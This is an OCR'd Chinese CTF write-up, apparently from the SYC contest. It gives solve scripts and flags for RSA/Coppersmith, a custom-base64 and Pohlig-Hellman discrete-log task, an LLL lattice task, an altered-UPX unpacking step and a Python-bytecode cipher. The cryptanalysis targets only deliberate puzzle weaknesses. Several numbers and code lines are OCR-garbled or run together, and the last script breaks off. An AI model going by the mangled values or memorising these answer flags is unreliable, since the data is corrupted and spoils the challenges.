已知672位，1024-672 = 352 未知

$352\div\mathrm{1024}\leq0.44$

可用small_roots()

```
from Crypto.Util.number import *
e = 65537
```

```
c =
110173361226910340532419922939631145908163198443842874486296636720492058928286003964655057109229076855459399783763219273946554587274943618529528982809052209631636254822952228561291641726195643446343655203288159722328256392926053117416559884271668114060913296136279610702314570353032987936515464124969756622258571238058677566519013745074478031986384663048624802020990768134715714953801325632526307892181730072758906007467582854152744343933811257425260149860396526776056422265767414240537495122808252312174202390891057940807073223576029410468226593354874206726990229693720376629584978320657522720618537236533651717685561n =
140912063206225236748477201397615431548221908790353802454244812674825509322296119659644249659583862550765939110628042992755817426651342073905328021097002251409998126980208386836973758910356252552220018844772143618351014422887253830733343929951860538672614976792343627949141080335746812926565228079286808127264621950778331840181223695790027159004772903453960659125365292908119621178149004483197765907129462595403824616324686348279599572869058064320056328646639850148723656726534768228339218700718513134249034812823503423048191498946100898043214055894339806503406105216590312348268233691148001508839886138778778810695791pxor =
124229245244085791439650934438639686782423445183921252684721764061493908790073948877623812930339081158169421854801552819088679937157357924845248082716160727839419054107753000815066526032809275137495740454967765165248115412626716101315676902716808647904092798908601183908297141420793614426863816161203796966951phigh = (pxor>>752)<<752plow = pxor%2**400print(phigh)print(plow)R.<x> = PolynomialRing(Zmod(n))f = phigh + x*2**400 + plowf = f.monic()root = f.small_roots(X=2^352,beta=0.4)print(root)if root:    p = int(phigh + root[0]*2**400 + plow)    q = n//p    d = inverse(e,(p-1)*(q-1))    m = pow(c,d,n)    print(long_to_bytes(int(m)))else:    print(0)
```

b'SYC{2f521b13bc9d6e932e9f5cbe511112df9e3a9c6}'

Math(Crypto&Re)

离散对数DLP Pohlig-Hellman、RSA Modular binomial推导、base64变表

```
# _*_ coding:utf-8 _*_
from Crypto.Util.number import *
from gmpy2 import gcd
```

```
def decrypt_changedbase64(encodedata):
    import base64

    changed_base64 = (
        "CDEqrIJKNOPABdefghijklmQRSTstuvwxyzO1VWXYZabcnop456L23FGHUM789+/"  # 变
表
    )
    base = (
        "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"  # 标
准码表
    )
    # 标准码表是从(A-Z)+(a-z)+(0-9)+(+/)
    right_encode = ""
    for i in range(len(encodedata)):
        if encodedata[i] == "=":
            right_encode += "="
            continue
        idx = changed_base64.find(encodedata[i])
        if idx == -1:
            print("error")
        right_encode += base[idx]
    return eval("0x" + base64.b64decode(right_encode).decode())


c_output =
"dOBURFg2dLNFBLDySWN5RmrUSOk2ejDzdJRLSJkLROgGBqIVSmR3RLR5RmI1BqRLdqlWemk4Bqr4BOr
LdqDOSO1HemSOBqx6dO1LSOt2djt5dWO1BLV1Bqr3dL1LSjR6RWk4eq15BFhOROx6ROOzdWBHSmg3dWg
5dmr2RFB6BLDydODVRjrHdmg3ejdyeqkHROgGBOtFRLg4BFBGemNFSJr6BFN3dOIzBOC4BO13RjyySJh
zRjuydqxFdOD1BjuyemlVSOB6BWk2BLDzejBURmlORLhORjDOBJR2SWdOBqCLdjN2RFhORjRHROuzSj1
Ldj1FBWR2ROhySqyORmS1dg=="
# ==========================================================================
n1_output =
"BjI1SOt5djR4dj14dWBURFSOejCFSWIWdJg4BWrLeqDzejgHemSVeq14ejk6RFSzRLtGBjdySOxGBqB
5ROR5RjhyBFr4SjOOdqSzRjxUSmR2dOOyBFrGdFhVSOu1dmhVBJr4Rjr4ROd1BjB4BFIWRLCFSmgGRWB
USOCGSjC5Sj1HeqdzBqSOSjrGRLNUBJSVdjk4eqg2RFRUBqNHSOk4dOg6Sjg5ejDORFN5BFd1SODzROC
2ejdVdqBGRLk2Smk5dLR2BLN4BWdOBmNLdjt2BjN4eq13dFlzdWB5eqgLBO1URDg2eqDVdWgLBWrLBjI
1SjSWSqSWdJNUSqVVeJSyRx=="

# ==========================================================================
c1_output =
"dmrGdOyVeJkLSjhVSWk3BmR3dOS1dLu1SqVyBjB5BWR3BL1HRWBUSjIWRjhVeqNHRWkFRjdzdWIydOr
4emhVBqOOdJlVRLk6dJk6BFOWBqxLdWNGRON3SOkLdJr2BO1GdqhVejx4RWhOBFIOSqtGRjx5BLdOdjg
LSmr5RFR2SOgFdOlWRWg2dWOOBOI1BLyVSJgFBJrFeqt4BquVBqtUejx4RFIOejuVBjCUejR5BJIVRFl
VSjdzSWR5BLgHBLBUdWr2RFSzBqR5SJRGSqlzRFkURLuWRWrFRmk5dJSzSmI1dmR3dWIyej14SONLSmk
URFOVeJrHSWB4dOS1dmSy"

# ==========================================================================
hint1_output =
"RLdWSqx2RWlVRONLdOd1dqr2eqgHSWhydjxUeq1GdOR6dmOORWNUdOBGejx6SOxLeqkLRjSOejSVdOh
OeJlOejgFdqk2BqVzdLCLdWkLROrHdFlOSO1LBJk6ejhWRLg2eJB2RmBFRWSyej12djCGeqB4BJN5dOr
URWBUeJg5BLNGdjtGBJR3dONHdLhOdFS1BLxURWrUSmR2SjC3BqrUdOBLdjRFSjR3RWrUdmk3RjB4SjN
URjg3ROtUdLt2RLSyRml1eqVyRjgLBjC3djCHSjxFeq12BmBHBjxFBjr6BJR3BJSVBjx6SjBLROx4dLC
5SjrGBjg6BqkGdjVWBLx4"

# ==========================================================================
```

```
n2_output =
"BFdOBqCFSjD1Smr4dFRHBLg2Bjx5BqVyRLyOBmr2dqt6djyOdFhyBqr6BOB5BquWSqN3djB4BLR5BFd
VemSWRLdWRmrGdqx6BFr6eJlyBmk6BjIyBLhOBLgUSON4ROgURWN4Bqg2dLtGdFk2SquWdjrLejN5emk
FBWSzej1LdjR6SOuVdLC3SjCUBjVORFOOdqr2ejkFSjyydWdOBFk4Bjx5BWdydWlzBjC3djx4dODWSjD
WdFB4dWhydOdVdmgFBjRUSmr3dL14SjxFSOdVBWkHBqh1BL1USqr2BO13BOV1BLCLBjtLeJR5BLhVdOr
URjD1SmdOSjr6RWhVdJd1"

# ==========================================================================
c2_output =
"BWhVdmg3Bj15RWR6dLVzRjdVRjBLeJO1dqBUBJr5eJg4BOBLSJrUSjC3BJNLRmr6dOg2Rj12BOuVSWR
GequzdJgGdJIyBFBGSJBLdqyWBOr2BOgGej1GRmkLBWSzeqR2BOxUBLlVdOr6BLhWemlWdOdVemN3dOO
OdqDzdWN4dFBUBjBLRFI1dqRGBWBURmrGSOk5dmgLSOu1BqRGROR5equ1BLDVdqB2dWB2RmSVRFlySjC
LBmBLBjrFRFdWejuyRFI1SJN6RmR2BWg2djVOdOIOSjD1SOuzdjSOSjIVBJOyBjlOSONHRml1djg5djR
5dmIyejBUeJSzdq12Sjlz"

# ==========================================================================
hint2_output =
"BWh1BLDzBqxFSOIOeJSydLxFBJl1dmd1SjIVBqOyBqR6SjxGBOOySj1HBOB3dLVWdLR2Sql1RjxFSmB
6djDzBWhWSmkFejB2dqRLRjCFROrLBFgGejIOBFdWRWk3SOxHRjgLRWSySjuWBOlOSWNLSmSzdOIOBjD
yRjt5BJIydLSVBON6ejN2Bj1HdWSzBjSWBmIVBLhyeqRGRFNGRWrFdqI1djRLdFNGBJrUBOC6dLgGemk
URLrHSqrLdLN4djVydJk4dJrGBO1HRLlzBOtUSWrFSqx2RmOOBmN2dOSzBOVzRWrHRjIyBWlyemkHRmg
3dOyOBjhySOrGRLhWdjDV"

# ==========================================================================
hint3_output =
"BLkGdjr2BqO1SjdORODWdOgHBjg3BmrGROBFdOlzBFh1Sqr3RLVWBJI1BqtLejyOdJlVBLlOBqIWSO1
6dWh1BOk2dmhOdqI1dj15SWdydjyzdqx3SjdOSqr5dJgGRLDydOt5ejSWejlWRFlzRL1LejIWBjDOeqV
1Smg6ROIVSOdVdjC5dJIzeJSVdmlyBLdVBWIWROIOSqVySOu1eqhWRFr5dFk3dWkGdjVzBjBFdjtHRLN
USORGemrFdJR4SjN4dOC2ejOVSmk6dOyySONLBqhWdFBFeqVVRFkFBJrUdqIzRjx5BqD1SqD1BWIWBmr
2djgUemIWSqr4RFRUSmIy"


c = decrypt_changedbase64(c_output)
n1 = decrypt_changedbase64(n1_output)
c1 = decrypt_changedbase64(c1_output)
hint1 = decrypt_changedbase64(hint1_output)
n2 = decrypt_changedbase64(n2_output)
c2 = decrypt_changedbase64(c2_output)
hint2 = decrypt_changedbase64(hint2_output)
hint3 = decrypt_changedbase64(hint3_output)

# hint1求p
p1 = gcd(hint1 - pow(2024, n1, n1), n1)
assert n1 % p1 == 0
q1 = n1 // p1
phi1 = (p1 - 1) * (q1 - 1)
e1 = 39847
d1 = pow(e1, -1, phi1)
p = pow(c1, d1, n1)
# print(p)

# hint2和hint3求q
"""
\begin{align}
h2 = (2023*p2+2024*q2)^{2323}\mod{n2} \\
```

```
h2 = (2023*p2)^{2323}+(2024*q2)^{2323}\mod{n2} \\
h2*2023^{2323} = (2023*2023*p2)^{2323} + (2023*2024*q2)^{2323} \mod {n2} \\
式①: (h2*2023^{2323})^{2424} = (2023*2023*p2)^{2323*2424} +
(2023*2024*q2)^{2323*2424} \mod{n2} \\

h3 = (2024*p2+2023*q2)^{2424}\mod{n2} \\
h3 = (2024*p2)^{2424}+(2023*q2)^{2424}\mod{n2} \\
h3*2024^{2424} = (2024*2024*p2)^{2424} + (2023*2024*q2)^{2424} \mod {n2} \\
式②: (h3*2024^{2424})^{2323} = (2024*2024*p2)^{2323*2424} +
(2023*2024*q2)^{2323*2424} \mod {n2} \\

最后将式②-式①得: (h3*2024^{2424})^{2323} - (h2*2023^{2323})^{2424} = k*p2
\mod{n2}\\
\end{align}
"""
A = pow(pow(2024, 2424, n2) * hint3, 2323, n2)
B = pow(pow(2023, 2323, n2) * hint2, 2424, n2)
p2 = gcd(A - B, n2)
assert n2 % p2 == 0
q2 = n2 // p2
phi2 = (p2 - 1) * (q2 - 1)
e2 = 44021
d2 = pow(e2, -1, phi2)
q = pow(c2, d2, n2)
# print(q)

# DLP Pohlig-Hellman 求e（注释中是sage脚本）
"""
# solve_e.sage
def decrypt_changedbase64(encodedata):
    import base64
    changed_base64 =
"CDEqrIJKNOPABdefghijklmQRSTstuvwxyzO1VWXYZabcnop456L23FGHUM789+/"   # 变表
    base = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
  # 标准码表
    # 标准码表是从(A-Z)+(a-z)+(0-9)+(+/)
    right_encode = ''
    for i in range(len(encodedata)):
        if encodedata[i] == '=':
            right_encode += "="
            continue
        idx = changed_base64.find(encodedata[i])
        if idx == -1:
            print("error")
        right_encode += base[idx]
    return base64.b64decode(right_encode)

a_output='RLC6eJIWBLOVdj14ejyWBjx6BqkUSjCUSqg2dOdOBLhydLIzdmhzejy1BJg3BLxLBqk5Bq
OOSjRHRFhydLOWdOxUdLR4dWS1eJgUBLdzdjrFBLdVdOdOdOdzSjkURFBLdqk2Sjy1Bqh1BOxGSmhyBL
kLdmR6BmrHRL12ejSWemk3ROR6SmhOeqIVRO1GBmg3dmNUSmdOBODzdJgFdOt5dLCUSjtLRmR5BjD1Bm
OVSO12BjdVejtHdOCLBWg6dOyWSqu1BOgLSqC5RFdzSJOVROCGdjuVdmr3RmSWRWBUdLSVeqdWeqlzSJ
kFeqkFBjy1dj16SWk6BFgGdjgUBjVyBx=='
a = eval('0x' + decrypt_changedbase64(a_output).decode())

def r(h, g, N, p, qi):
```

```
    # N : p-1
    # qi: N中的素因子
    Zp = Zmod(p)
    h = pow(h, N//qi, p)
    g = pow(g, N//qi, p)
    ri = discrete_log(Zp(h), Zp(g))
    return int(ri)

# a = base ^ x (mod myord)
base = 964369639655270686650185037427251746 77
myord =
175673231937827198365546095853626563313271412461374548920405071660759307612029006669618363768855962020052726076366337037841350576518137201775814117879715010262005279090904911433542854863843980498534654892339483752906939827411026620552149927173319738464611245621136981988785863043707516922636413508941446473886 3
factors = [10529, 65777, 344417, 503777, 549247, 730447,859927, 860113, 927233, 1034233]
r_list = []
for qi in factors:
    tmp = r(a,base,myord-1,myord,qi)
    r_list.append(tmp)
x = crt(r_list, factors)

module = 1
for i in factors:
    module *= i
while True:
    if int(pow(base, x, myord)) == a:
        print('e =', x)
        break
    x += module
"""
e = 3035716141

# 最后求m
n = p * q
from Crypto.Util.number import *

phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)
print(long_to_bytes(pow(c, d, n)))
```

easy_LLL

```
from Crypto.Util.number import *

m = bytes_to_long(flag)
p = getPrime(1024)
assert m.bit_length() ==  255

def encrypt(m):
    a = getPrime(1024)
```

```
    b = getPrime(400)
    c = (a * m + b) % p
    return c, a

result = [encrypt(m) for i in range(5)]
c = [x[0] for x in result]
a = [x[1] for x in result]

print('p =', p)
print('c =', c)
print('a =', a)


'''
p =
114770017142688382362918268558878024848633097928402093647914503696492833723966801545716194546592346338592062332306371502256979159033965343002132956304625610134374822329402499359634555710129039614275145668904822690744696925414716152630310915301980153974374009140517084226870950134327432658087834138202887501571
c =
[252691576741200825003235854518429285604046259679326629085179227048718285133972338586150059681240174286398539605504685428942704518716124966316451750158262034932659454565298486475622853599125416727515506251378764860338090996786310090059796480337073227720871102351169876986926924673204797769606304797722364469807582751741678464726299700408063434792463119086571521288262779118184184541425311711418442351785077321937656578281421971349013687392144638212305969648359459832851045081139086667100268561175520523601684394240741985859287071692864877736236710823915843243630711317382388318266632018005817755464702017599156647997440004397317197465344043603398406750064538475824927459799822216246602968059960442392092861815414621876504871120174108397402818830270815398024790463858020211880676561905947346199279330321545347421753807838955598413185200451441135621642477179157666673654122157541836683493988026842990152164780251668814757945361671125714360685033658635558190970339110558063609543586348722553508301031700543943537510580064102411213812181024220712744301103620954496763312398363601515308984381528737064656507178400209818302148988204649260944170836155078675285775736525282103780554911928425837373918905222130775487272396718868341062080819310651222799904898854353754234563652892559410712812503063500266598057470900655884044618901735762368182867793512501214468996379886597178291470461679823945197137051196128177943830633435365066349516444941103705505485912895795541391874418320085844112291785134799680079716461488318830258458611273281916455591053250 0]
```

```
a =
[17787616392083872058547464051139124905141882785337238734263524534149579246882619954462408218272809465299919179757674760577106275663081743877765395177248556947851632490395611330919079562225834682464339000483539727288925669608735623951588145911549936077948697461533176614125541092396065779539163807066099472653915414721183238436449278599749049742869621484392750318593889642555602864407590294952026773418942371747770228685484950256350555496583370354430565148848220471993105559182516477493253211694095507975039800137672303621411307692544501985619439093263972272692470739624445418467440709486091951351459151849995607452456127241111403949004810318836274080842766316735082094849076649999503687092687943069982222164198771563243306494658568652056526429191165514806100608304563233615147617834066131628265550663672158227471451092235303816897806250357950044589192623624203752255607904678933325858362874334633084476607266746326770636034192508816196827101224725871508797712126010749420446134080691146403556585517593063523274184582166231693643084554327069917215046078105013298706196140733755709442987090746504444442139356318854809081925625009516102978518170343525726627149123655332253529418292440747073463615106501530133930750010290051226765906194210372904323460884238665194406125116885468971886527174150462509520345910607640580833401931201]
'''
```

-b = -c+a*m+kp

$$(k*{1},k*{2},k*{3},k*{4},k*{5},m,-1)\begin{bmatrix}p&0&0&0&0&0\0&p&0&0&0&0&0\0&0&p&0&0&0&0\0&0&0&p&0&0&0\0&0&0&0&p&0&0\a*{0}&a*{1}&a*{2}&a*{3}&a*{4}&r&0\c*{0}&c*{1}&c*{2}&c*{3}&c*{4}&0&2^{255}\end{bmatrix}=(-b*{1},-b*{2},-b*{3},-b*{4},-b*{5},m,-2^{255})$$

```
from Crypto.Util.number import *
p =
11477001714268838236291826855887802484863309792840209364791450369649283372396680154571619454659234633859206233230637150225697915903396534300213295630462561013437482232940249935963455571012903961427514566890482269074469692541471615263031091530198015397437400914051708422687095013432743265808783413820288750157 1
```

```
c =
[252691576741200825003235854518429285604046259679326629085179227048718285133972338586150059681240174286398539605504685428942704518716124966316451750158262034932659454565298486475622853599125416727515506251378764860338090996786310090059796480337073227720871102351169876986926924673204797769606304797722364469807582751741678464726299700408063434792463119086571521288262779118184184541425311711418442351785077321937656578281421971349013687392144638212305969648359459832851045081139086667100268561175520523601684394240741985859287071692864877736236710823915843243630711317382388318266632018005817755464702017599156647997440004397317197465344043603398406750064538475824927459799822216246602968059960442392092861815414621876504871120174108397402818830270815398024790463858020211880676561905947346199279330321545347421753807838955598413185200451441135621642477179157666673654122157541836683493988026842990152164780251668814757945364000439731719746534404360339840675006453847582492745979982221624660296805996044239209286181541462187650487112017410839740281883027081539802479046385802021188067656190594734619927933032154534742175380783895559841318520045144113562164247717915766667365412215754183668349398802684299015216478025166881475794536,167112571436068503365863555819097033911055806360954358634872255350830103170054394353751058006410241121381218102422071274430110362095449676331239836360151530898438152873706465650717840020981830214898820464926094417083615507867528577735652528210378055491192842583737391890522213077548727239671886834106208081931065122279990489885435375423456365289255941071281250306350026659805747090065588404461890173576236818286779351250121446899637988659717829147046167982394519713705119612817794383063343536506634951644494110370550548591289579554139187441832008584411229178513479968007971646148831883025845861127328191645559105325001606850336586355581909703391105580636095435863487225535083010317005439435375105800641024112138121810242207127443011036209544967633123983636015153089843815287370646565071784002098183021489882046492609441708361550786752857773565252821037805549119284258373739189052221307754872723967188683410620808193,106512227999048988543537542345636528925594107128125030635002665980574709006558840446189017357623681828677935125012144689963798865971782914704616798239451971370511961281779438306334353650663495164449411037055054859128957955413918744183200858441122917851347996800797164614883188302584586112732819164555910532500]
a =
[177876163920838720585474640511391249051418827853372387342635245341495792468826199544624082182728094652999191797576747605771062756630817438777653951772485569478516324903956113309190795622258346824643390004835397272889256696087356239515881459115499360779486974615331766141255410923960657795391638070660994726539,154147211832384364492785997490497428696214843927503185938896425556028644075902949520267734189423717477702286854849502563505554965833703544305651488482204719931055591825164774932532116940955079750398001376723036214113076925445019856194390932639722726924707396244454184674407094860919513514591518499956074524561,162236910312416448303316079284626131452444352290110477620135842885125003493068172330766174225997049094080836685617836911475638508283918576304502582848847097467251286819613975600023439985149604495163647781268904127545271241114039490048103188362740808427663167350820948490766499995036870926879430699822216419877,156324330649465856865205652642919116551480610060830456323361514761783406613162826555506636721582274714510922353038168978062503579500445891926236242037522556079046789333258583628743346330844766072667463267706360341925088161968271012247258715087977121260107494204461340806911464035565855175930635232741845821662394727349364308455432706991721504607810501329870619614073375570944298709074650444442139356318854809081925625009516102978518170343525726627149123655332253529418292440747073463615106501530133930750010290051226765906194210372904323460884238665194406125116885468971886527174150462509520345910607640580833401931201]
Ge = Matrix(ZZ,[
    [p,0,0,0,0,0,0],
    [0,p,0,0,0,0,0],
    [0,0,p,0,0,0,0],
    [0,0,0,p,0,0,0],
    [0,0,0,0,p,0,0],
    [a[0],a[1],a[2],a[3],a[4],1,0],
    [c[0],c[1],c[2],c[3],c[4],0,2^255]
])

for i in Ge.LLL():
    if abs(i[-1]) == 2^255:
        m = abs(i[-2])
```


```
        flag = long_to_bytes(int(m))
        print(flag)
```

b'SYC{125b-5c7b19c7-90e2-8d87c8a8}'


Reverse

Hello_re


签到题



PE64位文件，被加了UPX压缩壳，`UPX -d`无法直接去除，是魔改壳



找个正常UPX加壳程序对比，很明显，这里把UPX字符改为了SYC，改回来即可一键去除



```
  cipher[29] = 106;
  cipher[30] = 122;
  cipher[31] = 48;
  key = 'REVOLCYS';
  printf("Please enter your flag:\n");
  scanf("%32s", input);
  encrypt(input, &key, output);
  v9 = 1;
  for ( i = 0; i <= 31; ++i )
  {
    if ( output[i] != cipher[i] )
    {
      v9 = 0;
      break;
    }
  }
  if ( v9 )
    printf("Congratulations!\n");
  else
    printf("Try again!\n");
  return 0;
}
```

逻辑很简单，就是根据key，对input进行轮异或

exp:

```
cipher = [0, 1, 2, 52, 3, 96, 47, 28, 107, 15, 9, 24, 45, 62, 60, 2,
          17, 123, 39, 58, 41, 48, 96, 26, 8, 52, 63, 100, 33, 106, 122, 48]
key = 'SYCLOVER'
for i in range(len(cipher)):
    temp = cipher[i] ^ ord(key[i % 8]) ^ i
    print(chr(temp), end='')
# SYC{H3lIO_@_new_R3vers3_Ctf3r!!}
```

好像是python?

python字节码题，手撕

先不管轮数r，其他的还原后为

```
flag = 'SYC{MD5(input)}'
print("Please input0:")
input0 = ''

def test2(s2):
    key = 'SYC'
    length = 18
    cipher = []
    for i in range(length):
        cipher.append((ord(s2[i]) ^ i) + (~ ord(key[i % 3]) + 1))
    return cipher
```

```
def test(s, R):
    result = []
    for i in s:
        if 'A' <= i <= 'Z':
            result.append(chr((ord(i) - ord('A') + R) % 26 + ord('A')))
        elif 'a' <= i <= 'z':
            result.append(chr((ord(i) - ord('a') + R) % 26 + ord('a')))
        elif '0' <= i <= '9':
            result.append(chr((ord(i) - ord('0') + R) % 10 + ord('0')))
        else:
            result.append(i)
    return ''.join(result)

cipher1 = test(input0, r)
cipher2 = test2(cipher1)
num = [-1, -36, 26, -5, 14, 41, 6, -9, 60, 29, -28, 17, 21, 7, 35, 38, 26, 48]
for i in range(18):
    if cipher2[i] != num[i]:
        print("wrong!")
    else:
        print("Rrrright!")
```

需要注意以下内容：

```
# 第一点
ord(s2[i]) ^ i) + (~ ord(key[i % 3]) + 1
其实相当于
ord(s2[i]) ^ i) - ord(key[i % 3])

# 第二点
轮数r的识别，原本为
a = 13
b = 14
c = a ^ b + a # 22
d = b * 100 # 1400
e = a ^ b # 3
m = d - c * 4 + e - 1 # 1314
r = m % 26 # 14

实际上读出来为
a = 13
b = 14
c = a + b ^ a # 22
d = b * 100 # 1400
e = a ^ b # 3
m = (d * 4 - c + e) - 1 # 5580
r = m % 26 # 16

这里是识别出错的问题，对本题不构成影响，因为实际上凯撒加密的r是可以穷举的，无非26种
```

exp：


```
import hashlib
```

```python
cipher = [-1, -36, 26, -5, 14, 41, 6, -9, 60, 29, -28, 17, 21, 7, 35, 38, 26,
48]
r = 14
key = 'SYC'
data = []
for i in range(18):
    data.append((cipher[i] + ord(key[i % 3])) ^ i)
print(data)
